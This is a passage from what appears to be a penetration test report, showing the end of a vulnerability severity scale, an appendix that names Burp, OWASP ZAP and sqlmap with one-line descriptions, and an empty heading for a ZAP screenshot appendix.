- Very little impact on an organization's business.
- Requires local or physical system access.
- Vulnerabilities in third party code that are unreachable from Atlassian code may be downgraded to low severity

Informational

- Exposure of sensitive information related to the host, such as open UDP and TCP services lists, and detection of firewalls.
- Exposure of the operating system running on the host, and view banner versions.
- Exposure highly sensitive data, such as global system user lists

APPENDIX B: TOOLS LIST

Tool	Description
Burp	all-in-one web application exploitation tool.
Owasp zap	web application security scanner.
sqlmap	SQL injection issues and database server takeover are detected and exploited using this penetration testing tool.

APPENDIX C: SCREENSHOT OF ZAP RESULTS